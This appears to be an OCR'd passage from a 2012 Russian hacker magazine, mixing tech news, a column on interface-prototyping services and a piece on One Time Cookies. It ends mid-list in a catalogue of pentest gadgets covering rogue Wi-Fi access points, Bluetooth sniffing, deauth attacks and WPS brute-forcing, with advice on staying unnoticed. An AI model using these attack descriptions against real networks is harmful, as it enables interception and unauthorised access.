NFC ТОЖЕ НЕБЕЗОПАСЕН


ХАКЕРЫ НЕ УПУСКАЮТ ИЗ ВИДУ НОВЫЕ ТЕХНОЛОГИИ




Symantec сообщила о появлении первого приложения для Android, которое пытается копировать платежные реквизиты банковских карт, работающих через радиопротокол NFC. Напомним, что стандарт ближней связи NFC обеспечивает беспроводной обмен данными на коротком расстоянии. Подобные виды связи сегодня уже имеют широкое применение. В частности, некоторые банки выпустили бесконтактные карты для проезда в метрополитене. Существуют и другие подобные проекты. Малварь, добравшаяся до NFC, называется Android.Ecardgrabber. Приложение способно считать номер пластиковой карты, срок ее действия, а также номер банковского счета пользователя. Автор программы — немецкий исследователь в области безопасности. Он хотел продемонстрировать появление нового класса угроз для пользователей технологии NFC. Приложение было размещено на сервисе Google Play 13 июня, до удаления его успели скачать от 100 до 500 человек. Программа выдает себя за торговый терминал и производит считывание реквизитов банковской карты пользователя без его ведома. Автор признает, что приложение успешно тестировалось только с двумя системами пластиковых карт: MasterCard и GeldKarte.



КОМПАНИЯ VOLVO НЕДАВНО ПРОВЕЛА УСПЕШНЫЕ ДОРОЖНЫЕ ИСПЫТАНИЯ беспилотных автомобилей. Машины без водителей проехали более 200 км по дорогам Испании.



GOOGLE ПОДАЛ В ICANN ЗАПРОС НА ФОРМИРОВАНИЕ ОКОЛО 50 ДОМЕННЫХ ЗОН, включая .google, .youtube и даже .lol. У последней «интересный творческий потенциал» :).



ЛЮДИ СТАРШЕ 55 ЛЕТ ВЫБИРАЮТ ПАРОЛИ ВДВОЕ СЛОЖНЕЕ, чем молодежь: в среднем 7,5 бита энтропии против 6,3 бита, выяснили в Кембриджском университете.



MOZILLA ЗАПУСТИЛА В ТЕСТОВОМ РЕЖИМЕ МАГАЗИН ПРИЛОЖЕНИЙ Mozilla Marketplace, анонсированный в начале года. Пока в нем содержится менее 200 программ.



ДОХОДЫ КОМПАНИИ NOKIA ПАДАЮТ; было принято решение сократить 10 000 сотрудников (20% штата), закрыть завод в Финляндии и продать дочернее предприятие Vertu.

ПРИБАВЛЕНИЕ В СЕМЕЙСТВЕ IVY BRIDGE

INTEL ПРЕДСТАВИЛА ДВУХЪЯДЕРНЫЕ И ULV-ЧИПЫ



На процессорах Ivy Bridge будет выпущено 110 ультрабуков. Из них тридцать получат сенсорный экран, а еще десять будут «гибридами» — смогут превращаться из ноутбука в планшет.

В конце апреля корпорация Intel презентовала первую волну процессоров Ivy Bridge, куда вошли четырехъядерные процессоры, а теперь очередь дошла и до второй волны. Intel представила сразу четырнадцать двухъядерных процессоров Ivy Bridge. Шесть из них предназначены для десктопных решений, а остальные восемь — для компактных ноутбуков и ультрабуков. Из этих восьми половина имеют сверхнизкое энергопотребление и обозначаются маркировкой «U». Поставки процессоров из семейств Core i5 и Core i7 начались сразу после анонса (31 мая). Процессоры Core i3 станут доступны позднее. Процессоры из поколения Ivy Bridge выпускаются по 22-нанометровому техпроцессу. Они используют ту же микроархитектуру, что чипы предыдущего поколения (Sandy Bridge), но отличаются от предшественников большей производительностью и меньшими энергозатратами.

Также Intel, являющаяся автором концепции ультрабуков, немного переформулировала свои требования к этим устройствам. Компания полагает, что современный ультрабук должен иметь скоростные порты USB 3.0 либо Thunderbolt и располагать встроенными средствами обеспечения безопасности. Ряд требований носит не обязательный, а рекомендательный характер. К примеру, желательно, чтобы ультрабук работал от батареи не менее восьми часов, а также мог загружать обновления, находясь в спящем режиме.

ЕВГЕНИЙ КАСПЕРСКИЙ О НОВОМ ТРОЯНЕ FLAME

«Я БОЮСЬ, ЧТО ЭТО ТОЛЬКО НАЧАЛО ИГРЫ, И ОЧЕНЬ СКОРО МНОЖЕСТВО СТРАН ПО ВСЕМУ МИРУ В ЭТОМ УБЕДЯТСЯ»

ВНЕДРЕНИЕ IPV6 ИДЕТ

О НОВОМ ПРОТОКОЛЕ И СОПРЯЖЕННЫХ ТРУДНОСТЯХ



Прошел второй всемирный день запуска IPv6, который был назначен на 6 июня 2012 года и состоялся, как и было запланировано. Организаторы акции хотели еще раз привлечь внимание мирового сообщества к проблеме нехватки адресного пространства в текущей версии протокола IPv4, которая может адресовать только 3,7 миллиарда узлов. Большинство крупных интернет-порталов с 6 июня стали работать с использованием протокола IPv6. Напомним, что новый стандарт IP-протокола поддерживает значительно большую адресацию, что позволяет подключить к Сети в миллионы раз больше устройств. Возможности протокола IPv4, используемого сейчас, уже практически исчерпаны, его адресное пространство уже распределено между провайдерами. У IPv6 значительно расширен адресный ресурс, что позволит на ближайшие десятилетия не беспокоиться о нехватке интернет-адресов. В Google, Yahoo и Facebook говорят, что их порталы уже сейчас доступны в адресном пространстве IPv6, однако они также доступны и в пространстве IPv4.

О своей поддержке акции по «настоящему» переходу на IPv6 заявили компании Google, Yahoo, Microsoft, Facebook, Cisco, а также крупнейшие мировые контент-провайдеры Akamai и Limelight. Одновременно с интернет-гигантами значительную часть своих клиентов на новую версию интернет-протокола согласились переключить и крупные интернет-провайдеры по всему миру. Среди тех, кто заявил о планах перехода на IPv6 летом этого года, уже значатся компании Comcast и AT&T в США, France Telecom во Франции, XS4ALL в Нидерландах и другие. Кроме того, компания Cisco и ее дочернее подразделение Linksys, а также D-Link заявили, что на всех новых выпускаемых продуктах изначально будет включена поддержка протокола IPv6.

Но на пути IPv6 есть и препоны. Например, Джон Каррин, президент и исполнительный директор североамериканского интернет-регистратора ARIN, доходчиво объясняет: «Пользователей смущает тот факт, что нельзя параллельно запускать IPv4 и IPv6, а этим системам какое-то время придется существовать вместе, тут ничего не поделаешь. Сколько это сосуществование продлится — неизвестно, очевидно, что оно затянется на годы, возможно на десять лет». С другой стороны, все современные ОС уже поддерживают новый протокол, поддержка также реализована и в аппаратном обеспечении, и есть надежда, что удастся управиться быстрее, чем за десять лет :).

МАССОВАЯ УТЕЧКА ПАРОЛЕЙ ПОЛЬЗОВАТЕЛЕЙ LINKEDIN

В РУКИ ХАКЕРОВ ПОПАЛА БАЗА ПАРОЛЬНЫХ ХЕШЕЙ



База с 6 458 020 парольными хешами социальной сети для делового общения LinkedIn и 1,5 миллиона MD5-хешей сайта eHarmony были опубликованы на российском форуме forum.insidepro.com. Логины пользователей LinkedIn в файле указаны не были, но не исключено, что они могут быть на руках у хакеров (в качестве логинов на сайте используются адреса электронной почты). Директор LinkedIn Висенте Сильвейра признал, что опубликованные парольные хеши SHA-1 (без соли) действительно соответствуют паролям пользователей LinkedIn. Он пообещал, что для всех скомпрометированных аккаунтов пароли сменят автоматически, а каждый пострадавший пользователь получит уведомление по электронной почте с инструкциями по установке нового пароля. Если этот же пароль использовался на других ресурсах, его, разумеется, рекомендуется сменить и там. Микроблог LinkedIn сообщает, что проводится расследование, однако доказательств утечки обнаружить пока не удалось. Напомним, что немногим ранее специалисты по информационной безопасности зафиксировали фишинг-атаку на пользователей LinkedIn. Что касается 1,5 миллиона MD5-хешей сайта eHarmony, то все пароли там хранились прописными буквами, так что к настоящему моменту 95% из них уже расшифровано.



236 578 паролей подобрал хакер Polimo на момент публикации архива хешей, и он продолжает работу.


ПЕНТЕСТ ПОДРУЧНЫМИ СРЕДСТВАМИ

«ОЧУМЕЛЫЕ РУЧКИ» ПО-ХАКЕРСКИ



Простенький одноплатный компьютер Raspberry Pi был создан компанией Raspberry Pi Foundation в 2011 году, разработка предназначалась для обучения базовым компьютерным наукам в школах. Компьютер выполнен на четырехслойной печатной плате размером примерно с банковскую карту, поставляется без корпуса и стоит примерно 25–35 долларов. Казалось бы, что интересного можно сделать с такой незамысловатой штукой? Хакеры в очередной раз доказывают, что нужно мыслить шире, — миниатюрный компьютер сумели приспособить для пентестов. В общем-то, это неудивительно, ведь Raspberry Pi идеально подходит для таких целей. Крошечный форм-фактор, хороший процессор, относительно малое энергопотребление, возможность подключения Wi-Fi-модуля по USB, ядро Linux — что еще нужно для скрытой установки в офисе? Умельцы выпустили специализированный дистрибутив PwnPi (pwnpi.sourceforge.net) для инсталляции на Raspberry Pi, он содержит все необходимые инструменты. Остается только придумать, как запитать устройство от розетки или подключить к нему батарейки, чтобы модуль мог работать в автономном режиме долгое время, — и платформа для тестов на проникновение готова.

Кстати, другой умелец нашел способ использования в качестве монитора Raspberry Pi дешевой фоторамки Parrot DF3120 стоимостью 25 долларов. Фоторамка с диагональю 3,5 дюйма работает как дисплей по Bluetooth. Для пентестов это, конечно, не требуется, но идея сама по себе весьма интересна.



ЛИНУС ТОРВАЛЬДС СТАЛ ЛАУРЕАТОМ ПРЕМИИ ТЫСЯЧЕЛЕТИЯ (Millennium Technology Prize 2012) за создание ядра Linux. Но в этот раз Премия тысячелетия впервые была присуждена двум людям одновременно. Торвальдс разделил награду с японским ученым Синъя Яманакой, открывшим новый метод получения индуцированных стволовых клеток. Теперь Торвальдс и Яманака получат по 600 тысяч евро каждый.



ИЗ ЛИЦЕНЗИОННЫХ ПРОГРАММ россияне чаще всего покупают антивирусы (29% опрошенных) и игры (10%), показал опрос портала Superjob.ru.



ПОСЫЛКИ С IPHONE И IPAD из американских онлайн-магазинов вскрываются в процессе доставки в шесть раз чаще, чем посылки, содержащие другие товары, сообщает Bay.ru.

СОБСТВЕННЫЙ ПЛАНШЕТ ОТ MICROSOFT

ЗНАКОМЬСЯ — SURFACE





Многие вспомнят, что до недавнего времени Microsoft использовала имя Surface для знаменитого сенсорного стола. Сразу после запуска планшета стол переименовали.

Официальный анонс гаджета, о котором ходило столько слухов, наконец состоялся. Microsoft представила свой Windows-планшет Surface, и новинка мгновенно оказалась в центре внимания СМИ и пользователей со всего мира.

Surface будет функционировать под управлением Windows RT и Windows 8 Pro (в различных вариантах). Планшет выполнен в 10-дюймовом форм-факторе, и одной из главных изюминок новинки является чехол-клавиатура Touch Cover, выполненный из кожи толщиной всего 3 мм. На внутренней стороне обложек есть клавиши, а к корпусу обложки крепятся при помощи шести магнитов (аналогично SmartCover на iPad). Интересно, что и зарядное устройство также на магните, как в продуктах Apple. Есть также пятимиллиметровый вариант Type Cover, где клавиатура получила еще и стрелки, а клавиши двигаются при нажатии, как у традиционной клавиатуры. Кстати, Type Cover поддерживают не только нажатия, но и жесты. Для каждой обложки доступны различные цветовые варианты.

Как уже было сказано выше, планшеты будут работать на Windows RT и Windows 8 Pro, но это не единственное их различие. Так, младшая модель строится на платформе NVIDIA Tegra, комплектуется разъемами microSD, USB 2.0, Micro HD Video, весит всего 676 г и по толщине не превышает 9,3 мм. В то время как старшая будет функционировать на Intel Core i5 (Ivy Bridge), получит порты microSDXC, USB 3.0, Mini DisplayPort и будет весить уже 903 г при толщине 13,5 мм. Время автономной работы младшей модели составляет 10 ч, старшей — около 6 ч. Корпуса обоих устройств выполнены из магниевого сплава VaporMg, который обеспечивает легкость корпуса и его прочность. На корпусе устройства есть откидывающаяся крышка, на которую можно поставить планшет. Экран прикрыт привычным для такого рода девайсов Gorilla Corning Glass.

Ты уже заметил, что ни слова не было сказано о поддержке сетей сотовой связи 3G/4G? Увы, это не наше упущение. Дело в том, что пока планшеты могут предложить пользователям лишь Wi-Fi-соединение — поддержки сотовых сетей нет.

О ценах на устройства пока нет официальной информации, но слухи гласят, что стоимость Windows RT (и NVIDIA Tegra 3) планшетов будет начинаться с отметки 499–599 долларов, а вот модификация с процессором Intel Ivy Bridge и Windows 8 Pro обойдется покупателям где-то в 999 долларов. Хотя Microsoft и обещала, что цена планшетов будет конкурентоспособной по сравнению с ARM-планшетами (для версии Surface с Windows RT) и ультрабуками (для версии Surface с Windows 8 Pro), эти цифры свидетельствуют об обратном.

С другой стороны, многие аналитики также заговорили о том, что Surface — это инструмент популяризации скорее Windows RT, нежели каких-то аппаратных разработок Microsoft. Стоит заметить, что почти все OEM-производители действительно уже подсуетились — в 2013 году появятся десятки Windows RT устройств, на любой вкус и достаток. Выход планшетов Surface, в свою очередь, запланирован на октябрь текущего года. Дождемся релиза и дальнейшего развития событий.


НАЛОГ НА НОСИТЕЛИ ИНФОРМАЦИИ ЕСТЬ НЕ ТОЛЬКО В РОССИИ

В ГЕРМАНИИ ВЫРОС НАЛОГ НА ФЛЕШ-КАРТЫ И USB-ФЛЕШКИ, ТЕПЕРЬ ОН СОСТАВЛЯЕТ ОТ 91 ЦЕНТА ДО 1,95 ЕВРО. КУДА ТАМ МИХАЛКОВУ





КОЛОНКА СТЁПЫ ИЛЬИНА



Mockingbird сразу готов к работе

КАК ПРОТОТИП ПРИЛОЖЕНИЯ ПОМОГАЕТ ДОКАЗАТЬ СОСТОЯТЕЛЬНОСТЬ ИДЕИ

Есть очень мощный фактор, который препятствует развитию многих процессов, — привычка. Самая что ни на есть тупая привычка делать что-то именно так и никак иначе. Что забавно, люди часто противятся изменениям, аргументируя это весьма нелепым образом: «Да мы всегда так делали». Не раз пытаясь разрушить стену недоверия, объясняя, как можно оптимизировать какой-то процесс, сделал для себя важное открытие: нет лучшего способа доказать состоятельность идеи, чем продемонстрировать ее в действии. Идеальный вариант здесь — показать готовое решение. Но мы живем не в идеальном мире, а тратить время на проект, будучи не до конца в нем уверенным, — непозволительная роскошь. Даже прототип создать часто бывает довольно сложно, да и не нужно. Самое главное — это прототип интерфейса. Нет более действенного способа объяснить, как можно улучшить программу или сайт, чем показать, как они могут выглядеть. А главное — сделать грубые наброски приложения или сайта можно буквально за несколько минут. Открыл редактор, перетащил drag'n'drop'ом нужные элементы интерфейса, расставил их, как надо, — одно окно готово. Делаешь еще несколько страниц или окон — и первый прототип интерфейса к твои услугам. Единственный вопрос: в каком редакторе это делать?

Одно из классных решений, позволяющих быстро сделать скетч любого приложения, — Balsamiq Mockups (www.balsamiq.com). Приложение реализовано на Adobe AIR и потому без проблем запускается под любой ОС. Я пользовался им довольно долго. Однако со временем его разработчики все больше стали заниматься зарабатыванием денег (что, в общем, правильно), и потому семидневный триал – единственное, что сейчас можно получить бесплатно. Теперь я всем всегда советую другой инструмент — сервис mockingbird (gomockingbird.com). Это полностью онлайновый сервис, позволяющий очень быстро прорабатывать прототипы интерфейса веб-приложений и десктопных программ. Любая идея превращается в готовый интерфейс за считаные минуты: сначала на рабочей области расставляются элементы UI, стилизованные под карандашный набросок, все выравнивается по сетке, после чего настраиваются линки между различными окнами (для примера: кнопка «Настройки» будет открывать интерфейс окна настроек). Удобно, что над проектом можно работать совместно, причем даже в бесплатной версии. Правда, если ты захочешь создать интерфейс больше чем из десяти страниц, то уже придется платить денежку.

С mockignbird все было хорошо до тех пор, пока для одного проекта не понадобилось создать не набросок интерфейса, а правдивое изображение, как приложение будет выглядеть под виндой. Здесь я открыл для себя InPreso Screens (www.inpreso.com). Этот сервис предлагает все ту же концепцию создания интерфейсов (да и что тут нового придумаешь?!), но имеет в арсенале одну прикольную фичу – поддержку скинов. То есть на готовый прототип интерфейса легко натягивается скин, скажем, Windows 7 и Mac OS X. Таким образом, еще недавно грязный набросок интерфейса начинает выглядеть как полноценное приложение под нужной тебе ОС.

Третий сервис для прототипирования интерфейсов пришлось найти, когда потребовалось сделать набросок мобильного приложения, которое должно стать важной частью одного интересного проекта. Нужно было максимально быстро сделать интерфейс программы, причем сразу для двух мобильных ОС: iOS и Android. Здесь меня выручил замечательнейший сервис proto.io, который позволяет сделать это даже на бесплатном тарифном плане. Но мало сделать красивую картинку — ее еще надо продемонстрировать, и обязательно на устройстве. Какова же была моя радость, когда в родном браузере iPhone я увидел нормально отображающийся интерфейс, который только что разработал на десктопе. Задание было выполнено.

Не пойми меня неправильно. Работа над интерфейсом, который отвечал бы всем правилам usability, — это сложный, кропотливый труд. Но когда нужно объяснить, в чем суть затеи, созданный на коленке каркас приложения — то, что доктор прописал.

Анатолий Ализар (alizar@gmail.com)





Proof-of-Concept

ЗАЩИЩАЕМ СЕССИЮ С ПОМОЩЬЮ ОДНОРАЗОВЫХ ТОКЕНОВ

В ЧЕМ ПРОБЛЕМА

Куки используются в HTTP для аутентификации сессий, чтобы распознать конкретного юзера в общей массе. Однако куки не гарантируют совершенно никакой безопасности, потому что создавались не для этого и передаются по Сети в открытом виде. Кто угодно может взять чужие куки и залогиниться под чужим аккаунтом, даже не зная пароля. Существует масса простых утилит для перехвата чужих куки в открытых сетях, например в бесплатном Wi-Fi-хот-споте (взять хотя бы Firesheep и DroidSheep).

Веб-разработчики знают о проблеме, но ничего не могут поделать. Они привыкли полагаться на общую защиту всего трафика через HTTPS, но это не спасает жертву. Есть куча мест, где куки все равно лежат в открытом виде: на сайтах почти всегда найдутся дыры из-за ошибок в конфигурации, куки можно извлечь из браузера с помощью XSS, XST и других трюков, да и сам HTTPS не такой уж непробиваемый.

В общем, по своей природе куки исключительно слабо защищены, тут уж ничего не поделаешь. У одного панамского хакера по имени Итало Дакоста возникла идея: а что, если использовать вместо куки одноразовые токены? Так и родился проект One Time Cookies, OTC (www.cc.gatech.edu/~idacosta/otc/index.html). В отличие от куки, OTC изначально придумывались с прицелом на безопасность.

uid, pwd: идентификатор и пароль пользователя
ks, ns: ключ сессии, случайное число сессии
kw: долгоживущий ключ веб-приложения
ts, th: время действия сессии и токена
url: адрес запрашиваемого ресурса
data: данные формы POST
v: версия протокола OTC
cid: идентификатор мандата (credentials) OTC
domain, path: границы мандата OTC
E(k, x): симметричное шифрование x ключом k
HMAC(x): криптографический хэш-код идентификации для x
X-OTC: заголовки HTTP для обмена информацией протокола OTC

Схема протокола OTC

КАК ЭТО РАБОТАЕТ

Идея в том, что клиент сам генерирует уникальный токен с каждым HTTPS-запросом, генерируя хеши HMAC (Hash-based Message Authentication Code) на основании ключа сессии, полученного от сервера, см. схему протокола OTC. Таким образом, перехват токена (от клиента к серверу) в открытой сети ничего не дает злоумышленнику, потому что токен одноразовый и действует ровно один запрос.

Чтобы подменить сессию, злоумышленник должен сгенерировать свой собственный хеш HMAC и создать свой собственный токен для конкретного запроса. Но он не может этого сделать, потому что не получил от сервера ключ сессии и другую информацию, необходимую для генерации HMAC.

Теоретически злоумышленник может сгенерировать токен только в том случае, если получит доступ к компьютеру жертвы и извлечет информацию, полученную с сервера сразу после авторизации (ввода имени пользователя и пароля на сервере). Однако компоненты OTC хранятся на клиентской машине в защищенном месте, отдельно от других компонентов браузера, так что большинство обычных методов атаки на браузер тут не сработает. По крайней мере, они защищены гораздо лучше, чем куки.

OTC могут использоваться параллельно с куки для аутентификации сессий и представляют собой фактически дополнительный уровень безопасности вдобавок к HTTPS.

КАК ИСПОЛЬЗОВАТЬ

Чтобы включить протокол OTC, его нужно установить и на сервере, и у клиента. Для серверной части есть плагин к WordPress (www.cc.gatech.edu/~idacosta/otc/otc_wp_plugin.zip), а для клиента — расширение к браузеру Firefox (www.cc.gatech.edu/~idacosta/otc/otc.xpi).

Ставим и то, и другое — и все сразу начинает работать, в чем можно убедиться, если посмотреть на пакеты в сниффере Wireshark или расширении Live HTTP Headers для Firefox.

Антон Жуков

ЧЕМОДАНЧИК ХАКЕРА

14 ГАДЖЕТОВ ДЛЯ ВЗЛОМЩИКА

Необычные виды устройств и гаджетов есть не только у сотрудников спецслужб и агентов 007. Немало девайсов были специально разработаны для нужд хакеров и исследователей безопасности. Что они собой представляют? Мы решили собрать настоящий хакерский чемоданчик.

ЗАЧЕМ ЭТО НУЖНО?

Все, кто серьезно занимается пентестом или хакингом, наверняка хоть раз оказывались в условиях, когда для успешного проведения атаки не хватало буквально одного шага. В книге Кевина Митника «Искусство вторжения» (The Art of Intrusion) подробно описана история одного пентеста, в котором препятствие для проверяющих представлял грамотно настроенный системным администратором файрвол. Казалось бы, во внутреннюю сеть компании проникнуть нет шанса. Но один из членов команды обнаружил в приемной рабочий разъем для подсоединения к сети и незаметно подключил к нему миниатюрное устройство для беспроводного доступа (на которое никто так и не обратил внимания до окончания тестирования). Таким образом команда пентестеров получила прямой доступ к внутренней сети компании через Wi-Fi. Это один из многих примеров, иллюстрирующих, что недооценивать хак-девайсы не стоит. Именно поэтому мы сегодня рассмотрим наиболее интересные варианты, которые можно приобрести в Сети.

WiFi Pineapple Mark IV

wifipineapple.com

Животная жажда бесплатного интернета приводит к тому, что люди, приехав в какое-то заведение или, скажем, аэропорт, тут же начинают проверять: а нет ли там бесплатного инета? При этом мало кому известно, что под видом открытого хот-спота может действовать специально настроенный роутер, который перехватывает весь открытый трафик (это несложно, все же «идет» через него) и использует различные виды MITM-атак, чтобы перехватить те данные, которые передаются по защищенному соединению. Для большего успеха злоумышленник может использовать звучное имя сети вроде «Wi-Fi Guest» или вообще маскироваться под популярных провайдеров — тогда от клиентов отбоя не будет. Поддельный хот-спот (Rogue AP) довольно легко поднимается на любом ноутбуке. Однако в хакерских кругах давно известен продуманный до мелочей девайс, реализующий атаку в прямом смысле слова «из коробки». WiFi Pineapple, появившийся еще в 2008 году, сейчас продается в своей четвертой модификации. Первая ревизия девайсов была для шутки замаскирована под ананас — отсюда и название девайса. По сути, это обычный беспроводной роутер (на базе беспроводного чипа Atheros AR9331 SoC и процессора 400 МГц), но со специальной, основанной на OpenWRT прошивкой, в которой по умолчанию включены такие утилиты, как Karma, DNS Spoof, SSL Strip, URL Snarf, ngrep и другие. Таким образом, достаточно включить устройство, настроить интернет (все конфигурируется через веб-интерфейс) — и перехватывать данные пользователей. Необходимость в питании роутера мешает его мобильности, однако существует огромное количество вариантов использовать аккумуляторы (так называемые Battery Pack), которые дарят девайсу два-три часа автономной работы, что активно обсуждается на официальном форуме.

1



99,99 $

2



119,99 $

Ubertooth One

ubertooth.sourceforge.net

В отличие от перехвата данных в сетях Wi-Fi, который легко устроить с ноутбука с подходящим беспроводным адаптером, анализ эфира Bluetooth — задача куда более сложная. Вернее, была сложной до выступления Майкла Оссмана на конференции ShmooCon 2011 (видео доклада — youtu.be/KSd_1FE6z4Y), где он представил свой проект Ubertooth (ubertooth.sourceforge.net). Оцени разницу. Промышленное железо для BT-эфира можно было приобрести за суммы, начинающиеся от 10 000 долларов. Майкл рассказал, как собрать подходящий девайс, стоимость которого не превышает ста баксов. По сути, это USB-донгл с возможностью подключения внешней антенны, построенный на процессоре ARM Cortex-M3. Адаптер изначально разработан так, чтобы его можно было перевести в режим promiscuous, в котором возможно пассивно перехватывать данные из Bluetooth-эфира, передаваемые между собой другими девайсами. Это важная опция, потому что большинство донглов обращает внимание лишь на то, что адресовано именно им, игнорируя все остальное, — причем повлиять на такое поведение нельзя. В случае с Ubertooth One можно беспрепятственно перехватывать фреймы из Bluetooth-эфира, причем использовать для этого привычные утилиты вроде Kismet (kismetwireless.net). Можно девайс собрать самому, если руки растут из нужного места, или же купить готовое к использованию устройство в одном из авторизированных магазинов.

ALFA USB WiFi AWUS036NHA
bit.ly/OokY6l

Если говорить об аудите беспроводных сетей, то для реализации атак самым частым и, по сути, единственным препятствием становится неподходящий Wi-Fi-модуль, встроенный в ноутбук. Увы, производители не задумываются о выборе правильного чипа, который, к примеру, поддерживает инъекцию в эфир произвольных фреймов :). Впрочем, нередко нет и более заурядной возможности — просто извлекать данные из эфира. Если покопаться на форумах, то найдешь множество рекомендаций о том, какой адаптер лучше всего подходит для вардрайвинга. Один из вариантов — ALFA USB WiFi AWUS036NHA. Это Wi-Fi USB-адаптер повышенной мощности Alfa AWUS036NHA, построенный на чипсете Atheros AR9271 и работающий в стандартах b/g/n (до 150 Мбит/c). Его без лишних танцев с бубном можно использовать в основных операционных системах, в том числе и скрипткидис-дистрибутиве BackTrack 5, в котором уже собраны все необходимые инструменты для вардрайвинга. К слову, внешний USB-адаптер позволяет работать в привычной винде, при этом использовать все возможности в гостевой системе (том же самом Backtrack), запущенной под виртуальной машиной с проброшенным из основной ОС USB-портом. Адаптер совместим и с Pineapple Mark IV. Начиная с прошивки версии 2.2.0 Pineapple может использовать его для проведения так называемых deauth-атак. Суть атаки довольно проста: клиентам посылаются деаутентификационные фреймы, что заставляет их заново подключаться. Злоумышленник перехватывает WPA handshake'и, которые затем используются для брутфорса WPA-ключа.

35,99 $



99,99 $



Reaver Pro
bit.ly/IRrZfF

Как известно, длинная парольная фраза для подключения к беспроводной WPA-сети практически сводит на нет вероятность ее брутфорса. Однако сложность реализации этой атаки испаряется, если беспроводная сеть поддерживает механизм WPS. Об уязвимости в этой технологии мы подробно рассказывали в][_03_2012, в том числе об ее эксплуатации с помощью утилиты Reaver (code.google.com/p/reaver-wps). Автор этого инструмента выпустил специальный кит, который позволяет реализовать эту атаку. Состоит он из беспроводного модуля и загрузочной флешки с преднастроенным дистрибутивом. Цель атаки — подобрать WPS pin, как только он будет получен, беспроводная точка с радостью предоставит нам свой WPA-ключ. Таким образом, как видишь, длина и сложность ключа не влияют на длительность атаки. В среднем Reaver'у требуется от 4 до 10 часов для подбора WPS pin'а. Честно говоря, когда я впервые прочитал, что существует аппаратная реализация этой атаки, то представил себе небольшой портативный девайс, который можно незаметно спрятать в зоне уверенного приема нужной точки доступа. Ведь в отличие от брутфорса WPA-ключа, который можно осуществлять где угодно (достаточно лишь перехватить handshake), атака на WPS является активной. То есть необходимо находиться в непосредственной близости от точки доступа: если прием будет недостаточно надежным, то перебор быстро остановится. Хорошей альтернативой Reaver Pro может стать реализованный программный модуль для WiFi Pineapple Mark IV (и серьезный набор аккумуляторных батарей для его питания). Пока все, что предлагает создатель Reaver Pro, — это возможность приостановить атаку, чтобы в следующий раз продолжить с прерванного места.

16dBi Yagi Antenna

bit.ly/MXT1Tv

Все беспроводные устройства обладают серьезным недостатком — ограниченным радиусом действия. Надежный прием часто является ключевым параметром для успешной реализации атаки. Чем ближе ты будешь сидеть к цели вместе со своими «странными» коробочками-устройствами — тем больше внимания ты будешь привлекать и больше подозрений вызывать. Чем дальше от цели — тем это безопасней и незаметней. Существуют всенаправленные (так называемые omni), а также узконаправленные антенны. Для примера мы взяли представителя второго типа — 16dBi Yagi Antenna. Эта узконаправленная антенна позволяет находиться на достаточном расстоянии от беспроводной сети и сохранять необходимый уровень сигнала. Благодаря коннектору RP-SMA ее можно подключить к адаптеру ALFA AWUS036H, «коробочке» WiFi Pineapple, донглу Ubertooth One, а также ко многим другим Wi-Fi-устройствам. Важно понимать, что это лишь одна из тысяч самых разных антенн. В Сети не только продается огромное количество самых разных антенн с разнообразными характеристиками, но и лежит немало инструкций о том, как быстро сварганить антенну из подручных материалов (например, из банки или проволоки).

5

30 $

6

69,99 $

USB Rubber Ducky

